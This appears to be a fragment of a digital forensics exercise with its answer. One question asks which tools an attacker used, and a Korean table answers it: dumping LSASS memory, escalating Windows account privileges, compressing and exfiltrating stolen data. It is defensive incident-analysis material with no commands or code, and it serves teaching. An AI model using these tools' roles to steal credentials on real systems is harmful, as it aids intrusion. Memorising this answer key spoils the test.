SSD Forensics.pdf	1006KB
survey-merge-final-tex.pdf	216KB

5. List all tools used by the attacker and explain why the attacker employed each tool. [10 points each]

이름	용도
Pdump.exe	Lsass.exe 덤프
Akagi64.exe	윈도우 계정 권한 탈취
l.exe	탈취 데이터 전송
7zip	탈취 데이터 압축